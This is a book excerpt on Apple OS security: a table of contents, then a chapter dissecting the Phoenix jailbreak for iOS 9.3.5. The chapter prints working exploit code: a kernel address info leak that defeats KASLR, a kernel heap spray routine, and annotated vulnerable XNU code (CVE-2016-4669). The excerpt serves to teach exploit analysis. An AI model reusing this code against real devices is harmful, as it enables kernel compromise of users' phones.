

*OS

Internals

Volume III

Security & Insecurity



By Jonathan Levin

Part I: Defensive Techniques and Technologies

The missing documentation for Apple's proprietary security mechanisms

Chapter I: Authentication	1
Password files (*OS)	2
SetUID and SetGID (MacOS)	3
The Pluggable Authentication Module (MacOS)	4
- Function classes	5
- Control Flags	5
- Experiment: Tinkering with PAM configuration files	7
opendirectoryd (MacOS)	8
- Maintaining permissions	9
- The data stores	9
- Experiment: Manipulating local users using dscl(1)	10
- Experiment: Manipulating local users using dscl(1) (cont.)	11
Communicating with clients	12
- Experiment: Démonstrating XPC behind the scenes of getXX APIs	13
- com.apple.opendirectoryd.membership	14
- com.apple.opendirectoryd.api	15
- com.apple.opendirectoryd.rpc	15
The LocalAuthentication Framework	16
- coreauthd	17
- XPC protocol	17
- Entitlements	17
Apple IDs	18
- AppleIDAuthAgent	18
External Accounts	19
- External Profiles	19
References	20
 Chapter 2: Auditing (MacOS)	21
Design	22
- A little history	22
- Auditing Concepts (a refresher)	22
- Experiment: Tweaking and viewing auditing in real time	24
Audit Sessions	25
Implementation	26
- Figure 2-12: The implementation of auditing in the MacOS kernel	27
- auditd	28
System call interface	30
- audit(#350)	30
- audition(#351)	31
- [get/set]auid (#353, #354)	31

- [get/set]audit_addr (#357, #358)	31
- auditctl (#359)	31
OpenBSM APIs	32
- Querying the policy	32
- Reading Audit Records	32
- Writing Audit Records	33
Auditing Considerations	34
References	34
Chapter 3: Authorization (KAuth)	35
Design	36
Implementation	37
- KAuth Scopes	37
- KAUTH_SCOPE_GENERIC	38
- KAUTH_SCOPE_PROCESS	38
- KAUTH_SCOPE_FILEOP	39
- KAUTH_SCOPE_VNODE	39
- Authorizing vnode operations	41
KAuth Identity Resolvers (MacOS)	42
- Experiment: Exploring the identitysvc() system call	43
Debugging KAuth	44
References	44
Chapter 4: Mandatory Access Control Framework	45
Background	46
- Nomenclature	46
- Experiment: Finding MAC Policy modules in MacOS and *OS	48
MACF Policies	49
- Experiment: Figuring out policy operations from a disassembly	52
Setting up MACF	53
MACF Callouts	54
- expose_task (MacOS 10.11)	57
- priv_check	58
MACF System Calls	59
Final Notes	60
References	60
Chapter 5: Code Signing	61
The Code Signature Format	62
- LC_CODE_SIGNATURE and the SuperBlob	62
- Experiment: Code Signature Blobs	63
- The Code Directory Blob	64
- Code Page Slots	64
Experiment: Viewing Code Signatures	65
- Special Slots	67
- Experiment: Demonstrating the special signature slots	68
- Ad-Hoc Signatures	68

- Experiment: Generating (self-signed) code signature	69
- Code Signing Flags	70
Code Signature Requirements	71
- The Requirements Grammar	71
- Encoding requirements	72
- Experiment: Examining requirement blobs	73
- Requirement validation	74
Entitlements	75
Code Signature Enforcement	77
- Exceptions	79
- Debugging	80
- Code Signing Weaknesses	81
- Jekyll Apps	81
- Bait-and-Switch inode reuse (< iOS 9)	81
- Locked memory	81
- Lack of validation on __DATA sections and writable memory	82
- Exploiting kernel bugs	82
Code Signing APIs	83
- System Calls	83
- Framework-Level Wrappers	84
- Experiment: Locating entitlement producing daemons	85
- sysctl	86
- DTrace probes (MacOS)	86
References	87

Chapter 6: Software Restrictions (MacOS)	89
Authorizations	90
- The authorization database	90
- Experiment: Examining the authorization database	91
authd	92
- Protocol	92
- Experiment: Executing with privileges	93
GateKeeper (MacOS)	94
- Precursor: Quarantine	94
- Experiment: Displaying the quarantine attributes of a file	95
libquarantine	96
Quarantine.kext	97
- User mode interface	97
Quarantine in action	98
- CoreServicesUIAgent	98
syspolicyd	100
- Experiment: Making sense of the policy database	101
- MacOS 13: Secure Kernel Extension Loading	102
- XPC protocol	102
- spctl(8)	103
App Translocation	104
- Testing translocation	104

- Experiment: Behind the scenes of Path Translocation	105
- Experiment: Behind the scenes of Path Translocation (cont.)	106
Managed Clients (MacOS)	107
- parentalcontrols	108
- mdmclient	109
- Startup	109
- Arguments	110
- Entitlements	110
ManagedClient	111
- Mach Messages	111
- Plugins	112
- ManagedClientAgent	112
- Entitlements	112
- APIs	113
- Managed Preferences	113
- Managed Apps	113
- mcxalr.kext	114
- sysctl MIBs	114
- Plugins	115
References	115

Chapter 7: AppleMobileFileIntegrity	117
AppleMobileFileIntegrity.kext	118
- Initialization	118
- boot-args	118
The MACF Policy	120
- proc_check_cpumon (*OS)	121
- proc_check_inherit_ipc_ports	121
- proc_check_get_task	122
- proc_check_map_anon (*OS)	123
- file_check_mmap	124
- proc_check_library_validation	125
- proc_check_mprotect (*OS)	126
- proc_check_run_cs_invalid (*OS)	126
- vnode_check_exec (*OS)	127
- vnode_check_signature	128
- cred_label_update_execve	129
- Exception Handling hooks (MacOS 12+)	130
- Kernel APIs	131
amfid	132
- Daemon-Kext communication	132
- Experiment: Inspecting amfid Mach messages	134
- MIG subsystem 1000	135
Provisioning Profiles	139
- Experiment: Examining provisioning profiles	141
- libmis.dylib	142
- The UDP functions	143

- Profile/UDP "databases"	143
- misagent	144
- online-auth-agent	145
The AMFI Trust Caches	147
The AMFI User Client	148
Final Notes	148
References	148
Chapter 8: The SandBox	149
The Evolution of the Sandbox	150
App Sandbox (MacOS)	151
- (semi)-Voluntary confinement	152
- Experiment: Toying with the App Sandbox	153
- Diagnosing and controlling the App Sandbox	154
Mobile Containers (*OS)	155
Sandbox Profiles	157
- Sandbox profile language	157
- Experiment: Exploring sandbox profiles with sandbox-exec	158
- Sandbox operations	159
- Table 8-9: Sandbox operations (as of v592)	161
- Compiling profiles	162
- Exploring: Steps to decompile a sandbox profile	163
- Extensions	164
- Experiment: Reversing the Sandbox extension token format	166
User mode APIs	167
- sandbox_check	167
- sandbox_[un]suspend	167
- sandbox tracing (460+)	168
- Inspection (460+)	168
- User state items (570+)	168
mac_syscall	169
Sandbox.kext	170
- Flow	170
- hook_policy_init	171
- hook_policy_initbsd	172
- hook_policy_syscall	173
- The Sandbox MACF Hooks	173
- Experiment: Reversing a sandbox hook implementation	174
- Experiment: Reversing a sandbox hook implementation (cont.)	175
- Handling process execution	176
Profile Evaluation	178
Sandboxd (MacOS)	179
- Daemon-Kext Implementation	180
References	180
 Chapter 9: System Integrity Protection (MacOS)	 181
Design	182
Implementation	183

- Filesystem protections	184
- Debugging protections	184
- Entitlements	185
- Entitlement/Disablement	186
APIs	188
- csrctl (#483)	188
- rootless_* APIs	189
References	189

Chapter 10: Privacy	191
Transparency, Consent and Control	192
- The TCC daemon(s)	192
- Protected Information	192
- The TCC Database(s)	193
- Experiment: Examining the TCC database	194
- Prompting for access	195
- XPC API	195
- TCCAccess* APIs	196
- Experiment: Exploring tccd's XPC interface	197
- Entitlements	198
- Debugging Options	198
Unique Device Identifiers	199
Differential Privacy (MacOS 12/iOS 10)	201
References	202

Chapter 11: Data Protection	203
Volume-level Encryption (MacOS)	204
- Mounting Encrypted Volumes	206
- corestorage daemons	207
- CSDFE* APIs	209
File-level Encryption (*OS)	210
- com.apple.system.cprotect and protection classes	210
- Experiment: Viewing data protection classes	212
- Effaceable Storage	213
- Device Lock/Unlock	214
mobile_obliterator	215
- Obliteration	216
- Entitlements	216
Keybag	218
- KeyBagd	219
- Experiment: Reversing the keybagd XPC interface	220
The AppleKeyStore.kext	221
- Entitlements	222
- Hardware backing	222
Keychains	223
- System Keychain	223
- The Login keychain	223

- The iOS Keychain	224
- Programmatic API	224
- KeyChain Structure	225
- Experiment: Inspecting KeyChain internals	227
Final Notes	228
References	228

Part II: Vulnerabilities and Exploitation

E pur si rompe

A detailed exploration of bugs and their exploits

Chapter 12: MacOS Vulnerabilities	231
10.1: The ntpd remote root (CVE-2014-9295)	232
10.2: The rootpipe privilege escalation (CVE-2015-1130)	234
10.3: Racing Kextd (CVE-2015-3708)	236
10.4: DYLD_PRINT_TO_FILE privilege escalation (CVE-2015-3760)	238
10.5: DYD_ROOT_PATH privilege escalation	240
11.0: tpwn privilege escalation and/or SIP neutering	242
11.3: "Mach Race" local privilege escalation (CVE-2016-1757)	244
- Apple Fix	245
11.4: LokiHardt'S Trifecta (CVE-2016-1796,1797,1806)	246
- Arbitrary Code Execution (CVE-2016-1796)	246
- Sandbox Escape (CVE-2016-1797)	248
- SubmitDiagInfo (CVE-2016-1806)	248
- Getting root	249
- Apple Fixes	250
Final Notes	251
References	252

Chapter 13: Jailbreaking	253
Mythbusting	254
Terminology	255
The jailbreaking process	257
- Running arbitrary (unsigned) code	257
- Getting on the device	257
- Bypassing code signing	258
- Escaping the confines of the Application Sandbox	258
- Elevating Privileges	259
- Reading and Writing Kernel Memory	259
Kernel Patches	261
- MACF sysctl patches	261
- setreuid	263
- TFP0	264
- Kernel pmap	265
- boot-args	266
- Sandbox	267
- AMFI	268

- Root filesystem remount	268
Kernel Patch Protection	269
- Implementation	270
- Experiment: Inspecting KPP with joker and jtool	271
- Experiment: Inspecting KPP with joker and jtool (cont.)	272
- Entry points	273
- Cryptographic algorithm	274
- iOS 10 kernel changes	275
- KTRR (iPhone 7 and later)	275
Evolution of iOS Jailbreaks	279
References	280

Chapter 14: Evasi0n	281
The Loader	282
- Initial contact	283
- Shebang Shenanigans	283
- Picking lockdownd	284
- Pièce de Résistance - Code Signing	285
- Segment overlap	286
- Persistence through /etc/launchd.conf	287
The Untether	288
Kernel-mode exploits	290
- Kernel Memory Layout: I - Zone ("heap") Layout	290
- Kernel Code Execution: IOUSBDeviceFamily's stallPipe()	292
- Arbitrary Memory Read/Write with Mach OOL Descriptors	296
- Kernel Memory Layout: II - Kernel base	298
- Refinement: Read (small) Primitive	299
- Refinement: Read (large) Primitive	299
- Refinement: Write Gadget	300
Apple Fixes	301
References	302

Chapter 15: Evasi0n 7	303
The Loader	304
- Initial Contact	305
- Injecting the Application	305
- Unsandboxing afcd	306
- Dyld Injection (I): Loading gameover.dylib	306
- Privilege Escalation	307
- Dylib Injection (II): Replacing xpcd_cache.dylib	308
- Dylib Injection (III): Trojaning libmis.dylib	309
- Reproducing the jailbreak	310
The Untether	311
Kernel Mode exploits	313
- Exploitation	316
Apple Fixes	319
References	320

Chapter 16: Pangu 7 (PanguAxe) (盘古斧)	321
The Loader	322
- The Dummy App	322
- Certificate Injection	323
- The Jailbreak Payload	324
- The Untether	325
- Flow	326
Kernel-mode Exploits	327
- Leaking the kernel stack	327
- Breaking early_random()	330
- Kernel Memory Overwrite(1): IODataQueue	332
- Kernel Memory Overwrite(2): IOHIDEventServiceUserClient	333
- Refinement: Arbitrary kernel memory overwrite	334
Apple Fixes	335
References	336
 Chapter 17: Pangu 8 (軒轅劍)	337
The Loader	338
User mode exploits	339
- Certificate Injection	339
- Loading the Exploit Library	339
- Bypassing code signatures	341
The Untether	343
Apple Fixes	344
References	346
 Chapter 18: TaiG (太极)	347
The Loader	348
- Sandbox Escape: AFC and BackupAgent	349
- DDI Race Condition	350
- The Fake DDI	351
- libmis.dylib and overlapping segments (again)	353
- Final steps	353
The Untether	354
Kernel-mode Exploits	356
- KASLR Info Leak via OSBundleMachOHeaders (again)	356
- Experiment: Observing the Get Loaded Kext Info exploited	357
- mach_port_kobject strikes again	358
- IOHIDFamily... Again...	360
- Experiment: Obtaining a kernel dump using TaiG 1	365
Apple Fixes	367
References	369
 Chapter 19: TaiG 2	371
Code Signing Bypass	372
The Untether	379

Kernel Exploit	380
Apple Fixes	382
References	384

Chapter 20: Pangu 9 (伏羲琴)	385
The Loader	386
- Loading the Jailbreak App (10-20%)	388
- Backing up (30%)	388
- Configuring the Environment (45%)	388
- After reboot (55%)	389
- Launching the Pangu App (75%)	390
- WW..What?!	391
The Jailbreak Payload	392
Kernel-Mode Exploit	393
- Old Faithful	393
- The Exploit	394
- Arbitrary Code Execution - I: Bypassing KASLR	396
- Arbitrary Code Execution - II: Inspecting gadgets	396
Code signing bypass	398
- Experiment: Examining Pangu 9 shared cache	399
- Experiment: Examining Pangu 9 shared cache (cont.)	400
The Untether	401
- Anti-Anti-Debugging	401
Apple Fixes	403
References	404

Chapter 21: Pangu 9.3 (女娲石)	405
The Kernel Exploit	406
- The Bug	406
- The Exploit primitive	408
- Defeating KASLR	408
- Arbitrary Code Execution	409
The Apple Fix	410

Chapter 22: Pegasus (Trident)	411
Exploit Flow	412
- Stage1	412
- Stage2	413
- Stage3	414
Kernel Memory Read and KASLR Bypass	416
Arbitrary Kernel Memory Write	418
Persistence	419
- Javascript payload	420
Apple Fixes	422
References	422

<u>Chapter 22½: Phoenix</u>	423
--	-----

The Info Leak	424
- Experiment: Figuring out what the leaked kernel address is	426
Zone grooming	427
mach_ports_register	428
Putting it all together - a Phoenix rises!	429
Apple Fixes	431
References	431
mach_ports_register	428
 Chapter 23: mach_portal	 433
Exploit Flow	434
Mach port name urefs handling	435
- Applying the attack to launchd	437
Crashing powerd	438
XNU UaF in set_dp_control_port	441
Disabling protections	443
- Defeating KASLR	443
- Unsandboxing - The "ShaiHulud Maneuver"	443
- Root filesystem r/w	443
Bypassing code signatures	444
Apple Fixes	446
References	446
 Chapter 24: Yalu (10.0-10.2)	 447
Primitives	448
- [Read/Write]Anywhere64	448
- [FuncAnywhere32]	448
- Platform Detection	450
KPP Bypass	451
- kppsh1	452
- e0	453
Post-Exploitation	454
10.2: A deadly trap and a recipe for disaster	455
- The bug	455
- The exploit (Beer)	456
- Kernel read-write	458
- Experiment: Adapting a PoC to a different kernel version	459
- The exploit (Todesco & Grassi)	460
- Constructing a fake Mach object	460
- Triggering the overflow	462
- Defeating KASLR	464
- Getting the kernel task port	465
Final Notes	466
References	466
 <u>Chapter 25: async_wake & The QiLin Toolkit (11.0-11.1.2)</u>	 469
Bypassing KASLR	470

- The Bug	470
- The Exploit	471
Kernel Memory Corruption	473
- The Exploit	473
- Kernel function call primitive	474
Post-Exploitation: The Jailbreak Toolkit	476
- Prerequisite: Manipulating the process and task lists	476
- Rootify	478
- Shai Hulud	479
- Remounting the root filesystem as read-write	480
- Entitlements	482
- Injecting entitlements - I - The CS Blob	482
- Injecting Entitlements - II - AMFI	483
- Replacing entitlements	485
- Borrowing entitlements	486
- Platformize	487
- Bypassing code signing	488
- The AMFI Trust Cache	488
- amfid	488
- Code injection	488
- More minutiae	488
- Sandbox annoyances	490
- References	490

Appendix A: MacOS Hardening Guide 497

<u>Appendix B: Darwin 19 (Beta) Changes</u>	511
Mandatory Access Control (MACF)	511
GateKeeper (MacOS)	512
- Application Notary	512
AMFI	512
- CoreTrust (iOS 12)	512
SandBox	513
Privacy	513
APFS Snapshot mount (iOS 11.3)	514

22^{1/2}


Phoenix

August 2017 saw a remarkable birth - that of Phoenix. After years in which jailbreaks have given up on 32-bit versions, the jailbreak called Phoenix once again provided a means for older device owners to jailbreak, albeit in a semi-untethered manner (due to lack of a codesigning bypass).

The initiative to the jailbreak can be traced to Stefan Esser, who boasted of its ease and even raised a kickstarter campaign for an online training course with a goal of 111,111 Euro. One of the promised deliverables was such a jailbreak, contingent on the "all-or-nothing" nature of crowdsourcing. This galvanized the jailbreaking community

across the world. When it quickly became clear this campaign was doomed to fail and Esser's jailbreak would be just another one of many promised projects to never see the light of day, several teams took to the task of creating and releasing the jailbreak. @tihmstar (author of Prometheus, discussed in Volume II) and @S1guza (author of C10ver and NewOSXBook.com forum administrator) - rose to the challenge of ensuring the jailbreak would reach the world with or without Esser's training.

iOS 9.3.5 marked an end-of-line, with Apple promptly fixing the Pegasus bugs, but not bothering with any others. But Apple also arbitrarily discontinued support for 4S devices in 10.x, thereby leaving the 9.3.5 signing window open. This gave the dynamic duo a safe testing ground, as well as enabled all 4S owners to simply upgrade to latest supported version, in order to enable the jailbreak. As with all jailbreaks as of 9.2, this is a "semi-untethered", requiring a code signed .ipa to be installed, since code signing cannot (at the moment) be defeated.

Phoenix		
Effective:	≤ 9.3.5	
Release date:	6 th August 2017	
Architectures:	armv7	
Exploits:	<ul style="list-style-type: none">• OSUnserialize info leak (Pegasus variant)• mach_port_register (CVE-2016-4669)	

* - This chapter is numbered 22^{1/2} because the jailbreak is chronologically later than other versions, but earlier in terms of its target iOS version. In an effort not to break compatibility with earlier versions of this work, the subsequent chapters have not been renumbered

The Info Leak

The kernel info leak is so embarrassing and straightforward to exploit - even from a sandboxed context, that it's easiest to start the explanation with the exploit code:

Figure 22a-1: The kernel info leak used by Phoenix

```
vm_address_t leak_kernel_base()
{
    kern_return_t kr, result;
    io_connect_t conn = 0;

    // I use AppleJPEGDriver because we want a sandbox-reachable driver for properties.
    // Siguza and Tihmstar use the despicable AMFI, but it's not important.

    CFMutableDictionaryRef matching = IOServiceMatching("AppleJPEGDriver");
    io_service_t ioservice = IOServiceGetMatchingService(kIOMasterPortDefault,
                                                         matching);
    if (ioservice == 0) return 0;

    #define PROP_NAME "1234"
    char prop_str[1024] = "<dict><key>" PROP_NAME "</key>"
        "<integer size=\"1024\">08022017</integer></dict>";

    kr = io_service_open_extended(ioservice, mach_task_self(), 0, NDR_record,
                                  prop_str, strlen(prop_str)+1, &result, &result;conn);

    vm_address_t guess_base = 0;
    io_iterator_t iter;
    kr = IORegistryEntryCreateIterator(ioservice,
                                       "IOService",
                                       kIORegistryIterateRecursively, &result;iter);
    if (kr != KERN_SUCCESS) { return 0; }

    io_object_t object = IOIteratorNext(iter);
    while (object != 0)
    {
        char out_buf[4096] = {0};
        uint32_t buf_size = sizeof(out_buf);

        kr = IORegistryEntryGetProperty(object, PROP_NAME, out_buf, &buf_size);
        if (kr == 0)
        {
            vm_address_t temp_addr = *(vm_address_t *)&out_buf[9*sizeof(vm_address_t)];

            // The slide value is a multiple of 1MB (0x100000), so we mask by this, and
            // adjust by one page (0x1000), owing to 9.3.5 kernels starting at 0x80001000
            guess_base = (temp_addr & 0xfff00000) + 0x1000;
            IOObjectRelease(iter);
            IOServiceClose(conn);
            return guess_base;
        }
        IOObjectRelease(object);
        object = IOIteratorNext(iter);
    }

    IOObjectRelease(iter);
    IOServiceClose(conn);

    // We won't get here, but if we did, something failed.
    return 0;
}
```

All the code in the Listing does is to create a property using an XML dict, passed to `io_service_open_extended`, and then request that property back. Neither the property name nor its value matters. When the property buffer is populated, it returns the value set (in the example, 8022017 or 0x7a6801), but further leaks plenty of stack bytes. The stack structure is entirely deterministic, and leaks (among other things) an address from the kernel `__TEXT.__text`, as shown in Output 22a-2:

Output 22a-2: The contents of the property buffer leaked

Run 1	Run 2	Run 3	
0: 0x7a6801	0x7a6801	0x7a6801	= 8022017 # (our value)
1: 0x0	0x0	0x0	
2: 0x9f942eb0	0x9e0f7db0	0x91fb3ab0	
3: 0x4	0x4	0x4	
4: 0x9f942eb8	0x9e0f7db8	0x91fb3ab8	# zone leak
5: 0x80b2957c	0x81baa57c	0xc3f3d57c	
6: 0x9c54baa0	0xb1b93c20	0x8837ee60	
7: 0x80b295a0	0x81baa5a0	0xc3f3d5a0	
8: 0x80103e30	0x8f4cbe30	0xf03b3e30	
9: 0x94ea73cb	0x970a73cb	0x818a73cb	= 0x800a73cb # text leak
=: 0x94e01000 0x14e00000	0x97001000 0x17000000		

Unlike the other values, the one at offset 9(* `sizeof(void *)`) is clearly a slid address (as its last five hex digits are always same). Figuring out the kernel base then becomes as simple as applying a bitmask over it and adding 0x1000 (because the unslid kernel starts at 0x80001000), with the difference between the two values giving us the slide.

As a bonus, several other addresses in the returned buffer provide us with leaks from various kernel zones. Note in particular the value at offset 4(* `sizeof(void *)`). When the attribute length is 128 bytes, the value leaks a pointer from `kalloc.384`.



Experiment: Figuring out what the leaked kernel address is

As shown in Output xx-pleak, we ended up with the kernel address of 0x800a73cb, adjusted by the randomly determined kernel slide. As far as the jailbreak is considered, that's all that matters. But you might be interested in what the address is. There are several ways to determine that.

Grabbing the iPhone 4S decryption keys for 9.3.5 from the iPhone Wiki will enable you to decrypt the kernel from the stock IPSW. Proceeding to disassemble it with `jt00l` or some other disassembler, you'll see:

Listing 22a-3: The disassembly of the function containing the leaked kernel address

```
0x800a7318  PUSH    {R4-R7,LR}
..
...
0x800a732E  ADD     R11, PC ; _kdebug_enable
0x800a7330  LDRB.W  R0, [R11]
0x800a7334  TST.W   R0, #5
0x800a7338  BNE     0x800a73F0
...
0x800a738A  ADD     R0, PC ; _NDR_record
..
0x800a73C4  ADDS    R2, R6, #4
0x800a73C6  BL      func_8036ef44
0x800a73CA  MOV     R2, R5
..
0x800a7408  MOV     R0, #0xFF002bF1
0x800a7410  MOVS    R1, #0
0x800a7412  BL      _kernel_debug
0x800a7416  B       0x800a733a
```

The address leaked (0x800a73cb) actually refers to 0x800a73ca, but is +1 so as to mark it as a THUMB instruction. It immediately follows a BL, which means it is a return address - that makes sense, because we found it on the kernel stack. But there is still the matter of *which* function we are dealing with. The containing function (starting at 0x800a7318), provides us with a dead giveaway - a reference to `_NDR_record`.

As discussed in I/10, `_NDR_record` is the unmistakable mark of MIG - that Mach Interface Generator. Among its many other boilerplate patterns, MIG embeds its dispatch tables in the Mach-O `__DATA[_CONST].__const` section, which makes them easily recognizable and reversible. Indeed, using `joker` we have:

Output 22a-4: Resolving a kernel MIG function using `joker`

```
morpheus@Zephyr (~)$ joker -m kernel.9.3.5.4S | grep a731
__xio_registry_entry_get_property_bytes: 0x800a7319 (2812)
```

Giving us the MIG wrapper to `io_registry_entry_get_property_bytes` - which, again, makes perfect sense - as we were in the process of getting a property.

The astute reader may have also picked up a second clear indication - the use of `kdebug`. As discussed in I/14, virtually every operation the kernel performs involves a check if the `kdebug` facility is enabled, and (if so) a call to `kernel_debug`, with a 32-bit code. Apple provides a partial listing of these codes in `/usr/share/misc/trace.codes`, and so:

Output 22a-5: Resolving a `kdebug` code

```
# Look for ...b0 rather than ..b1 since 'l' is for a function start code and the
# trace.codes only list base codes
morpheus@Zephyr (~)$ cat /usr/share/misc/trace.codes | grep ff002b0
0xff002b00 MSG_io_registry_entry_get_property_bytes
```

Zone grooming

As you've seen with the other jailbreaks discussed so far, manipulating kernel memory for an exploit requires a combination of delicate Feng Shui to enhance the flow of jailbreak qi, combined with careful spraying of user controlled buffers. Phoenix is no different, and relies on sprays of several types:

1. **Data spray:** by crafting an `OSDictionary`, with a "key", and with the sprayed data as a `kOSSerializeArray` of `kOSSerializeData` values. This looks something along the code in Listing 22a-6:

Listing 22a-6: The data spray technique used by Phoenix

```
static kern_return_t spray_data(const void *mem, size_t size,
                               size_t num, mach_port_t *port) {
    ...
    uint32_t dict[MIG_MAX / sizeof(uint32_t)] = { 0 };
    size_t idx = 0;

    PUSH(kOSSerializeMagic);
    PUSH(kOSSerializeEndCollection | kOSSerializeDictionary | 1);
    PUSH(kOSSerializeSymbol | 4);
    PUSH(0x0079656b); // "key"
    PUSH(kOSSerializeEndCollection | kOSSerializeArray | (uint32_t)num);

    for (size_t i = 0; i < num; ++i)
    {
        PUSH(((i == num - 1) ? kOSSerializeEndCollection : 0) |
            kOSSerializeData | sizeof_bytes_msg);
        if(mem && size) { memcpy(&dict[idx], mem, size); }

        memset((char*)&dict[idx] + size, 0, sizeof_bytes_msg - size);
        idx += sizeof_bytes_msg / 4;
    }

    ret = io_service_add_notification_ool(gIOMasterPort,
        "IOServiceTerminate",
        (char*)&dict, idx * sizeof(uint32_t),
        MACH_PORT_NULL, NULL, 0, &err, port);
    }
    return (ret);
}
```

The choice of `io_service_add_notification_ool` ensures the eventual call to `OSUnserializeBinary`. Additionally, the returned port (in the last argument, by reference) can be destroyed by the exploit at any time, which will result in the dictionary being freed.

2. **Pointer spray:** once again using the crafted `OSDictionary` technique with the `kOSSerializeArray`, embedding the pointer twice in every `kOSSerializeData` value.
3. **Port spray:** by setting up an arbitrary port (with a `RECEIVE` right), and then allocating the desired number of ports, and sending them in a message (to the arbitrary port) using OOL port descriptors. This ensures the ports will be copied in kernel space and will remain there (with their pointers) until the message is received. Using this technique, `kalloc.8` (where the pointers are) can be shaped.

One last ingredient is required - a kernel vulnerability which will enable repurposing the sprayed memory regions so they can lead to the exploit. That's where `mach_ports_register` comes into play.

mach_ports_register

Noted security researcher Ian Beer posted a [detailed description](#)^[1] of the mach_ports_register MIG call back in July 2016. Through careful scrutiny, Beer has discovered that the code incorrectly uses an additional argument (portsCnt), though it is not necessary. This is clearly evident in the open sources:

Listing 22a-7:: The code of mach_ports_register (from XNU-3248.60's osfmk/kern/ipc_tt.c)

```
kern_return_t mach_ports_register(
    task_t      task,
    mach_port_array_t memory,
    mach_msg_type_number_t portsCnt)
{
    ipc_port_t ports[TASK_PORT_REGISTER_MAX];
    unsigned int i;

    // The sanity checks mandate an actual task, and that the argument portsCnt be
    // greater than 0 (not NULL) and less than 3 (TASK_PORT_REGISTER_MASK)
    if ((task == TASK_NULL) ||
        (portsCnt > TASK_PORT_REGISTER_MAX) ||
        (portsCnt && memory == NULL))
        return KERN_INVALID_ARGUMENT;

    // The caller controls portsCnt, so this loop could be made
    // to read arbitrary memory due to an out of bounds condition
    for (i = 0; i < portsCnt; i++)
        ports[i] = memory[i];

    // This nullifies remaining ports, but irrelevant since portsCnt is controlled
    for (; i < TASK_PORT_REGISTER_MAX; i++)
        ports[i] = IP_NULL;

    itk_lock(task);
    if (task->itk_self == IP_NULL) {
        itk_unlock(task);
        return KERN_INVALID_ARGUMENT;
    }

    for (i = 0; i < TASK_PORT_REGISTER_MAX; i++) {
        ipc_port_t old;

        old = task->itk_registered[i];
        task->itk_registered[i] = ports[i];
        ports[i] = old;
    }
    itk_unlock(task);

    // So long as the port is valid, this will decrement the send refs by one
    for (i = 0; i < TASK_PORT_REGISTER_MAX; i++)
        if (IP_VALID(ports[i]))
            ipc_port_release_send(ports[i]);

    // remember portsCnt is controlled by user
    if (portsCnt != 0)
        kfree(memory,
            (vm_size_t) (portsCnt * sizeof(mach_port_t)));

    return KERN_SUCCESS;
}
```

